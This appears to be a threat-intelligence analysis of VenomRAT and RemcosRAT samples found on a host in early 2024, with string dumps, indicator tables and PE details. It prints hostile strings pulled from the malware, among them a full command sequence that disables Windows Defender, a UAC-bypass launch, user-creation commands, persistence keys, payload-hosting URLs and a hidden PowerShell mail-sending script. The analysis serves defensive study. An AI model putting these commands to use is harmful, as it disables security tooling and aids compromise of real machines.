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# **VenomRAT & RemcosRAT:** February 2024 update


## Important elements of the analysis

- Recent Malware Delivery (January and February 2024)
- Threats distributed in Base64 + Text reversed encoded form
- VenomRAT .NET development
- VenomRAT ransomware module
- Keylogging modules, clipboard logging
- Security tools evasion
- Browsers infostealers
- Windows Defender evasion and termination
- Malicious persistence
- Spam e-mail sending
- Anti-debugging and anti-dumping (and network monitoring evasion, in this case WireShark)
- RemcosRAT C++ development
- RumpDLL (RATs execution DLL library)
- Public malware delivery IP with exposed ports and critical services
- Recompilation of RemcosRAT in November 2023

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## Introduction

Between January and February 2024, the following configurations of VenomRAT and RemcosRAT and the process killing library RumpDLL were found uploaded to the host **45.XX.XX.XX**





VenomRAT and RemcosRAT files are in Reversed (backwards text) + Base64 format.






# VenomRAT

The VenomRAT sample was developed in .NET and has a general entropy coefficient of 6.05.



In the extractable strings we have evidence of Base64 encoding.



Here a reference to the debugging and deployment files *Create.pdb* and *CU.pdb*:

Strings

Filter:   ANSI  UTF8  Unicode  C Strings 5

Offset	Size	Type	String
467	0003b449	00000025	A \$8a3e021c-8fd4-49cd-a9cd-4144b7d701f7
468	0003b474	00000007	A 1.0.0.0
469	0003b502	00000007	A 4.0.0.0
470	0003b55b	00000008	A 11.0.0.0
<b>471</b>	<b>0003b66e</b>	<b>00000029</b>	<b>A D:\CreateVenomUser\obj\Release\Create.pdb</b>
472	0003b6ce	0000000b	A _CorExeMain
473	0003b6da	0000000b	A mscorEE.dll
474	0003b944	0000000f	U VS_VERSION_INFO
475	0003b9a0	0000000b	U VarFileInfo
476	0003b9c0	0000000b	U Translation
477	0003b9e4	0000000e	U StringFileInfo
478	0003ba08	00000008	U 000004b0
479	0003ba20	00000008	U Comments
480	0003ba3c	0000000b	U CompanyName
481	0003ba60	0000000f	U FileDescription
482	0003ba82	0000000f	U CreateVenomUser
483	0003baa8	0000000b	U FileVersion
484	0003bac2	00000007	U 1.0.0.0
485	0003bad8	0000000c	U InternalName
486	0003baf2	0000000a	U Create.exe
487	0003bb10	0000000e	U LegalCopyright
488	0003bb44	00000006	U 2020
489	0003bb58	0000000f	U LegalTrademarks


Strings

Filter:   ANSI  UTF8  Unicode  C Strings 5

Offset	Size	Type	String
497	0003bc5a	00000007	U 1.0.0.0
498	0003be59	0000000b	A </assembly>
<b>499</b>	<b>0003c100</b>	<b>00000032</b>	<b>A D:\CreateVenomUser\Uac-Executor\obj\Release\CU.pdb</b>
500	0003c169	0000000b	A _CorExeMain
501	0003c175	0000000b	A mscorEE.dll
502	0003c25a	0000000f	U VS_VERSION_INFO
503	0003c2b6	0000000b	U VarFileInfo
504	0003c2d6	0000000b	U Translation
505	0003c2fa	0000000e	U StringFileInfo
506	0003c31e	00000008	U 000004b0
507	0003c336	00000008	U Comments
508	0003c352	0000000b	U CompanyName
509	0003c376	0000000f	U FileDescription
510	0003c3a6	0000000b	U FileVersion
511	0003c3c0	00000007	U 1.0.0.0
512	0003c3d6	0000000c	U InternalName
513	0003c3f0	00000006	U CU.exe
514	0003c406	0000000e	U LegalCopyright
515	0003c442	00000006	U 2020
516	0003c456	0000000f	U LegalTrademarks
517	0003c482	00000010	U OriginalFilename
518	0003c4a4	00000006	U CU.exe
519	0003c4ba	0000000b	U ProductName



The threat contains two separate ransomware and decryption modules, the latter of which is called *Venom Decryptor for Durios*.



A reference to the ransomware builder follows.

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search

Offset	Size	Type	String
728	00044255	A	7DcgKQ
729	0004454c	A	OF_4e(J
730	00044dac	A	Q#JeQR
731	000456a0	A	@UMuKQ
732	000458f6	A	{*[!811
733	00045d4b	A	hEUUQ
734	00048672	A	hQz&B
735	00060ee9	A	D:\Ransomware-Builder-v0.2d-...
736	00061023	A	_CorExeMain
737	0006102f	A	mscoree.dll
738	00065c45	A	!"RZQ
739	00066662	A	7DcgKQ
740	00066959	A	OF_4e(J
741	000671b9	A	Q#JeQR
742	00067aad	A	@UMuKQ
743	00067d03	A	{*[!811
744	00068158	A	hEUUQ
745	0006aa7f	A	hQz&B
746	000832d7	U	VS_VERSION_INFO
747	00083333	U	VarFileInfo
748	00083353	U	Translation
749	00083377	U	StringFileInfo
750	0008339b	U	000004b0

Close

Strings


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
ANSI UTF8 Unicode C Strings 5 Save Search

Offset	Size	Type	String
752	000833c5	U	Venom Decryptor for Durios
753	00083403	U	CompanyName
754	0008341d	U	Venom Decryptor for Durios
755	0008345b	U	FileDescription
756	0008347d	U	Venom Decryptor for Durios
757	000834bb	U	FileVersion
758	000834d5	U	1.0.0.0
759	000834eb	U	InternalName
760	00083505	U	Decryptor.exe
761	00083527	U	LegalCopyright
762	0008355b	U	Venom 2019
763	0008357b	U	LegalTrademarks
764	000835a7	U	OriginalFilename
765	000835c9	U	Decryptor.exe
766	000835eb	U	ProductName
767	00083605	U	Venom Decryptor for Durios
768	00083643	U	ProductVersion
769	00083661	U	1.0.0.0
770	00083677	U	Assembly Version
771	00083699	U	1.0.0.0
772	00083d46	A	.text
773	00083d6d	A	!.rsrc
774	00083d95	A	@.reloc


Close

VenomRAT executes queries in order to obtain details of active and on-board antivirus software.





The malware was compiled on 25 March 2021:



Here are some references to geolocation domains for the IP address obtained from the machine and various GitHub repositories that can be used for packing *VMProtect*, managing the VNC remote management protocol and disabling Microsoft Defender.

indicator (78)	detail	level
The file references string(s)	type: blacklist, count: 79	1
The file references a URL pattern	url: 16.0.0.0	1
The file references a URL pattern	url: 16.6.0.0	1
The file references a URL pattern	url: 4.0.0.0	1
The file references a URL pattern	url: 11.0.0.0	1
The file references a URL pattern	url: 16.8.1.0	1
The file references a URL pattern	url: 2.8.0.1	1
The file references file extensions like a Ransomware   Wiper	count: 23	1
The file references a URL pattern	url: https://google.com	1
The file references a URL pattern	url: https://whatismyipaddress.com/update-location	1
The file references a URL pattern	url: http://geocoder.ca/?locate=	1
The file references a URL pattern	url: http://127.0.0.1:4040/api/tunnels	1
The file references a URL pattern	url: http://freegeoip.net/xml/	1
The file references a URL pattern	url: http://api.ipify.org/	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
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The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a string with a suspicious size	size: 3277 bytes	2
The file references a string with a suspicious size	size: 3873 bytes	2
The file contains another file	signature: executable, location: .text, offset: 0x00036B...	2
The file contains another file	signature: executable, location: .text, offset: 0x00038C...	2
The file contains another file	signature: executable, location: .text, offset: 0x0003C9...	2
The file contains another file	signature: executable, location: .text, offset: 0x00083B...	2
The file contains another file	signature: executable, location: .text, offset: 0x000888...	2
The manifest identity has been found	name: MyApplication.app	3

url: 4.0.0.0	1
url: 11.0.0.0	1
url: 16.8.1.0	1
url: 2.8.0.1	1
count: 23	1
url: https://google.com	1
url: https://whatismyipaddress.com/update-location	1
url: http://geocoder.ca/?locate=	1
url: http://127.0.0.1:4040/api/tunnels	1
url: http://freegeoip.net/xml/	1
url: http://api.ipify.org/	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/VNCExclude1.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/FinalVCN.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/adex.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/us.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/ngrok-stable-windows-a...	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/Hideme.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/DisableDefender2.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/myMemory.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assembly/main/VMprotectEncrypt.jpg	1

There are several suspicious indicators related to obfuscation, files management, registry, passwords management, keyboard management (keystrokes and keyboard hooking).

detail	level
type: obfuscation, count: 10	3
type: execution, count: 91	3
type: file, count: 20	3
type: registry, count: 14	3
type: cryptography, count: 30	3
type: dynamic-library, count: 8	3
type: hooking, count: 16	3
type: desktop, count: 12	3
type: windowing, count: 30	3
type: network, count: 23	3
type: reckoning, count: 6	3
type: security, count: 27	3
type: power, count: 2	3
type: input-output, count: 14	3
type: memory, count: 18	3
type: storage, count: 4	3
type: compression, count: 4	3
type: console, count: 2	3
type: synchronization, count: 2	3
type: dos-message, count: 6	3
type: file, count: 154	3
type: utility, count: 142	3
type: registry, count: 31	3
type: url-pattern, count: 31	3
type: password, count: 10	3
type: function, count: 12	3
type: size, count: 19	3
type: format-string, count: 17	3
type: rtti, count: 1	3
type: keyboard, count: 5	3
type: query, count: 8	3

More details on the PE here:

property	value	detail
compiler-stamp	0x605C4E10	Thu Mar 25 01:47:12 2021
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	Intel
sections	0x0003	3
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	true
system-image	0x00000000	false
executable	0x00000002	true
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Through the extractable strings, one notices various references to decompression of sections with the *UnZip* command, POST requests, executions with specific rights using the *runas* command, creation of users in local administration groups (*net* commands), initialization of the process *computerdefaults.exe* (to perform UAC bypass), callbacks of PowerShell executions, **WireShark** executions, handling of scheduled tasks.

hint (416)	value (8821)
utility	<u>UnZip</u>
utility	<u>stop</u>
utility	<u>CreateObject</u>
utility	<u>Post</u>
utility	<u>windir</u>
utility	<u>runas</u>
utility	<u>Create</u>
utility	<u>cmd.exe</u>
utility	<u>/c net user</u>
utility	<u>/c net localgroup administrators</u>
utility	<u>Create.exe</u>
utility	<u>Create.exe</u>
utility	<u>cmd.exe</u>
utility	<u>/c start computerdefaults.exe</u>
utility	<u>ngrok.exe</u>
utility	<u>update.exe</u>
utility	<u>Chrome</u>
utility	<u>chrome</u>
utility	<u>CALL :PowerShell</u>
utility	<u>powershell</u>
utility	<u>/c start computerdefaults.exe</u>
utility	<u>/c start</u>
utility	<u>shell</u>
utility	<u>dump</u>
utility	<u>wireshark</u>
utility	<u>/C choice /C Y /N /D Y /T 3 &amp; Del "</u>
utility	<u>cmd.exe</u>
utility	<u>chcp</u>
utility	<u>schtasks.exe</u>
utility	<u>START "" "</u>
utility	<u>DEL "</u>

This is followed by the *reg delete* and *reg add* commands for managing various registry keys (add and delete operations) and for evading Windows Defender with various registry management commands (such as, for example, *reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f* and *schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable*).

```

value (8821)
START "" ""
DEL ""
explorer.exe
WINDIR
Process is already running, terminating process in {0} seconds, you may cancel by closing...
ctfmon
Install
Control
Install.exe
ngrok
ngrok.exe
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "" ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "" ...
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "" ...
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
explorer
start.exe
net.exe
svchost.exe
Chrome.exe
shutdown

```



This is followed by evidence associated with the handling of malicious persistence (for example `\Microsoft\Windows\CurrentVersion\Run`), hardware information queries (for example `Win32_OperatingSystem`, `Win32_VideoController` and `Win32_BIOS`). There are also details pertaining to the threat's credentials stealing and keylogging abilities (via the **`WH_KEYBOARD_LL`** hook).

```
value (8821)
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
SELECT Caption FROM Win32_OperatingSystem
SELECT * FROM Win32_VideoController
SELECT * FROM Win32_BIOS
SELECT * FROM Win32_BaseBoard
SELECT * FROM Win32_Processor
Select * From Win32_ComputerSystem
SELECT * FROM Win32_DisplayConfiguration
SELECT CommandLine FROM Win32_Process WHERE ProcessId =
password
PASSWORD
LOGIN
password
userName
username
Admin
nothing
Username
Login
WH_KEYBOARD
WH_KEYBOARD_LL
Enter
Left
Right
Left
Shift
_CorExeMain
_CorExeMain
_CorExeMain
```

Here the script deployment details of malicious e-mail sending via SMTP protocol, malicious dropping and delivery via PowerShell process. Note the *downloadFile* cmdlet and the input attributes *downloadUrl*, *deadlink* and *exeFile*:

```

value (8821)
_CorExeMain
_CorExeMain
_CorExeMain
_CorExeMain
using System.IO;\r\nusing Microsoft.VisualBasic;\r\nusing System.Reflection;\r\nusing System.Threading;\r\nusing System..
CD /D %PowerShellDir%
ECHO $$SMTPMessage = New-Object System.Net.Mail.MailMessage($EmailFrom, $EmailTo, $Subject, $Body) >> %PSScript%
ECHO $$SMTPClient = New-Object Net.Mail.SmtpClient($SmtpServer, 587) >> %PSScript%
ECHO $$SMTPClient.EnableSsl = $true >> %PSScript%
ExecutionPolicy Bypass -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command Add-M..
/k start /b del /q/f/s %TEMP%\* & exit
